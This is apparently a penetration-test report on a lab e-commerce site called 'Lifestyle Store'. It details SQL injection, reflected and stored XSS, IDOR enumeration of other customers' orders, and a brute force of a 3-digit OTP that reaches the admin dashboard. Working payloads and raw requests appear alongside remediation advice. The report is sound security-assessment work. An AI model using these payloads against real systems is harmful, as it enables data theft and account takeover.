

Vulnerabilities

No	Severity	Vulnerabilities	Count
1	Critical	SQL Injections	3
2	Severe	Reflected and Stored Cross Site Scripting	2
3	Severe	Insecure Direct Object Reference	3
4	Critical	Rate Limiting Issues	1
5	Critical	Insecure File Uploads	1
6	Moderate	Client side filter bypass	1
7	Critical	Components with Known Vulnerability	3
8	Critical	Default Admin Password	1
9	Low	Descriptive Error Messages	1
10	Low	Default Files and Pages	5

Vulnerabilities

No	Severity	Vulnerabilities	Count
11	Critical	Remote File Inclusion	1
12	Moderate	Directory Listing	2
13	Moderate	PII Leakage	1
14	Severe	Open Redirection	1
15	Severe	Bruteforce Exploitation of Coupon Codes	1
16	Critical	Command Execution Vulnerability	2
17	Severe	Forced Browsing	2
18	Severe	Cross-Site Request Forgery	2
19	Critical	Seller Account Access	1

1.SQL Injection

Below mentioned URL in the online e-commerce portal is vulnerable to SQL injection attack

Affected URL :

- <http://13.234.115.86/products.php?cat=1>

Affected Parameters :

- cat (GET parameter)

Payload:

- cat=1'


Other similar SQLi in the application

Affected URL :

- <http://13.234.115.86/products.php?cat=2>
- <http://13.234.115.86/products.php?cat=3>

Observation

- Navigate to the Main Page of the website where you will see categories option click on “ T Shirt” or “Socks” or “Shoes” to get into this URL, you will see products as per the category you have chosen but notice the GET parameter in the URL.




Observation

- Now, we apply single quote in category parameter(i.e. GET parameter):
15.206.72.104/products.php?cat=1' and we get complete MySQL error.




Observation

- We then put --+ : 15.206.72.104/products.php?cat=1'--+ and the error is removed confirming SQL injection:



Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:
`http://15.206.72.104/products.php?cat=1' union select 1,concat(database(),version()),3,4,5--+`



Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ‘ to \’, “ to \”, \ to \\. It is also suggested to follow a standard encoding for all special characters such has HTML encoding, URL encoding etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

2. Reflected Cross Site Scripting (XSS)

Below mentioned parameters are vulnerable to reflected XSS,

Affected URL :

- `http://3.6.40.63/search/search.php?q=(here)`

Affected Parameters :


- q

Payload:

- “><script>alert(1)</script>


Observation

- Log in to your account.
- Then go to My Cart and then click on SHOP NOW button and type “<> in the Search Box.
- You will notice that the code being reflected on the website.



PoC – custom script was executed

- Now, put the payload instead of “<>> after the q parameter: “><script>alert(1)</script>
- As you can see we executed custom JS causing popup.



3. Stored Cross Site Scripting (XSS)

Below mentioned parameters are vulnerable to stored XSS,

Affected URL :

- [http://13.232.162.26/products/details.php?p_id=\(all id's\)](http://13.232.162.26/products/details.php?p_id=(all id's))

Affected Parameters :

- customer review text field

Payload:

- <script>alert(1)</script>

Observation

Log in to your account. Then go to My Cart and then click on SHOP NOW button and select any product, Or Navigate to http://13.232.162.26/products/details.php?p_id=15 (here I selected product number 15).

The screenshot shows a web browser window with the URL http://13.232.162.26/products/details.php?p_id=15 in the address bar. The page title is "Lifestyle Store". The main content displays a red t-shirt with a black graphic of a man in a suit holding a gun. The product name is "Marhoon T Shirt", described as "Formal FF fashion t shirt.". It is priced at "INR 199/-". There are "Seller Info" and "Brand Website" links. Navigation links at the top include "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout".



All Products T Shirt

Marhoon T Shirt

Formal FF fashion t shirt.

[Seller Info](#)

[Brand Website](#)

INR 199/-


[Add To cart](#)

PoC – the script was executed

Put the payload as a customer review in the review field: <script>alert(1)</script> As you can see we executed custom JS causing popup.

```
<script>alert(1)</script>
```

POST



PoC

2.26/products/details X +
13.232.162.26/products/details.php?p_id=11

Style Store My Cart My Profile



All Products Socks
PP Socks
Cartoon Socks for Kids

1

OK

2.26/products/details X +
13.232.162.26/products/details.php?p_id=28

Style Store My Cart My Profile



All Products Shoes
Adidas Navy Blue S
Wear comfy Adidas Navy Blue S

1

OK

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website.

References

- <https://owasp.org/www-community/attacks/xss/>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.w3schools.com/html/html_entities.asp

3.Insecure Direct Object Reference

The My Orders section of the website suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers order details along with shipping details and payment modes

Affected URL :

- `http://13.127.165.218/orders/orders.php?customer=(all customer id's)`

Affected Parameters :

- customer (GET parameters)

Affected URL :


- `http://13.127.165.218/products/details.php?p_id=(all id's)`
- `http://3.6.40.63/forum/index.php?u=/user/profile/(any id)`

Affected Parameters :

- p_id (GET parameters)
- u=/user/profile/(any id)

Observation

- Login to your account and go to My Orders section.
- Your My Orders section will be shown to you.
- Notice the URL :
`http://13.127.165.218/orders/orders.php?customer=16`
- It contains customer id of the user and we get the order details along with shipping details and payment mode of our user.



The screenshot shows a web browser window with the URL `13.127.165.218/orders/orders.php?customer=16` in the address bar, with the `?customer=16` part highlighted by a red box. The page title is "Lifestyle Store". The navigation menu includes "My Cart", "My Profile", "My Orders", and "Blog". The main content area is titled "My Orders" and shows an order summary for Order Id: 3197EBD5EFC1. The order details are as follows:

PRODUCTS:	INR 199
Marhoon T Shirt	INR 199
Total	INR 199
SHIPPING DETAILS:	PAYMENT MODE
Name - anonymous	Cash on delivery
Email - anonymous@anonymous.com	
Phone - 9876543211	
Address - India	

At the bottom, it says "Order placed on : 2020-08-14 20:36:51" and "Status: DELIVERED".

Observation

- Since, the customer id is clearly visible, let's intercept the request and brute force the customer id's of all available customers.

Request	Payload	Status	Error	Timeout	Length	Comment
1	1	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	6419	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	6430	
4	4	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	7080	
6	6	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
7	7	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	9718	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	15383	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	6056	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	6072	
17	17	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
18	18	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
19	19	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
20	20	302	<input type="checkbox"/>	<input type="checkbox"/>	505	

PoC – accessing other customer's details

- Now, we change the customer id to **5**.
- We get the order details along with shipping details and payment mode of other customers(here the user with customer id = 5).

The screenshot shows a web browser window with the URL `13.127.165.218/orders/orders.php?customer=5` highlighted with a red box. The page itself displays order details for customer ID 5, which belong to a different user. The order summary is as follows:

PRODUCTS:	INR
PP Socks	350
Dabbing Panda T Shirt	249
Puma Black Shoes	3999
Hand Knitted Socks	445
Total	INR 5043

SHIPPING DETAILS:
Name - Popeye the sailor man
Email - popeye@lifestylestore.com
Phone - 9745612300
Address - B-44 spinach house, Disneyworld

PAYMENT MODE:
Cash on delivery

Order placed on : 2019-02-17 11:23:14 Status: DELIVERED

PoC

- Just by changing the *product id*, other products can be seen.

3.6.40.63/products/details.php?p_id=6

Lifestyle Store

My Cart



3.6.40.63/products/details.php?p_id=10

Lifestyle Store

My Cart



All Products T Shirt

Simple T Shirts

Use these t shirts for light

Seller Info

Brand Wel

INR 550/-

All Products Socks

Rad Socks

Winter Socks


Seller Info

Brand Wel


INR 300/-

PoC

- Just by changing the *profile id*, other user's profile can be seen.



admin



Joined: Jan 4 '19 at 6:11 am
Last login: Jan 7 '19 at 7:53 am

36 views **2** posts

administrator

anonymous



Joined: Jan 4 '19 at 6:11 am
Last login: Jan 4 '19 at 6:11 am

5 views **0** posts

guest

Recommendation

Take the following precautions:

- Make sure each user can only see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data user is requesting.

References

- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

4. Rate Limiting Issues

The below mentioned login page allows login via OTP which can be brute forced

Affected URL :

- <http://13.127.150.195/login/admin.php>

Affected Parameters :

- otp (POST parameters)

Observation

- Navigate to `http://13.127.150.195/login/admin.php`, you will see a “Forgot your password?” hyperlink which asks for OTP which is sent to admin’s phone number, write any 3-digit number (i.e. any number from 100 - 999) and Intercept the request with Burp Suite.

The screenshot shows a web browser window with the following details:

- Address Bar:** Displays the URL `13.127.150.195/reset_password/admin.php`.
- Header:** Shows the page title "Lifestyle Store" and a "Blog" link.
- Content Area:**
 - Section Title:** "Reset Admin Password".
 - Text Input:** A placeholder text "Enter 3 digit OTP sent on your registered mobile number" above a text input field containing "Ex: 321".
 - Button:** A large red button labeled "Reset Password".

Observation

- Following request will be generated containing OTP parameter(GET).

```
1 GET /reset_password/admin.php?otp=321 HTTP/1.1
2 Host: 13.127.165.218
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://13.127.165.218/reset_password/admin.php
10 Cookie: key=552ABD04-CFDD-C7D1-748F-BC95609DB4BA; PHPSESSID=f0oo867v5u2b1l9sdmar3fl04fl; X-XSRF-TOKEN=
970697408eea306a099b13e749a74c0593229c81e44484d97ffcdb9d2078e1cf
11 Upgrade-Insecure-Requests: 1
12
13
```

Observation

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response containing user details(i.e. the correct OTP). We can use this OTP to reset admin password and then use the new admin password to login as administrator.
- OTP for this Session was **760**.

```
1 GET /reset_password/admin.php?otp=321S HTTP/1.1
2 Host: 13.127.165.218
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101
   Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://13.127.165.218/reset_password/admin.php
10 Cookie: key=552ABD04-CF00-C7D1-748F-BC95609DB4BA; PHPSESSID=
   f0oo867v5u2b119sdmr3f104f1; X-XSRF-TOKEN=
   970697408eea306a899b13e749a74c0593229c81e44484d97ffcfb9d2078e1cf
11 Upgrade-Insecure-Requests: 1
12
```

Request	Payload	Status	Error	Timeout	Length	Comment
654	753	200			4380	
655	754	200			4380	
656	755	200			4380	
657	756	200			4380	
658	757	200			4380	
659	758	200			4380	
660	759	200			4380	
661	760	200			4476	
662	761	200			4380	
663	762	200			4380	
664	763	200			4380	
665	764	200			4380	
666	765	200			4380	
667	766	200			4380	
668	767	200			4380	

PoC – access to admin dashboard

The screenshot shows a web browser interface with the following details:

- Address Bar:** 13.127.150.195/admin31/dashboard.php
- Header:** Lifestyle Store, My Cart, My Profile, My Orders, Blog, Forum, Logout
- Content Area:**
 - CONSOLE** button
 - Add Product:** Form with fields for No., Product Name, Product Description, Seller, Category, Image, and Price.
 - Seller:** Radio buttons for Chandan (selected), Radhika, and Nandan.
 - Category:** Radio buttons for T Shirt (selected), Socks, and Shoes.
 - Image:** UPLOAD button and empty input field.
 - Price:** Empty input field.
 - Add:** Red button.

Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests.
- OTP should expire after certain amount of time like 2-5 minutes.
- OTP should be at least 6 digit and alphanumeric for more security.

References

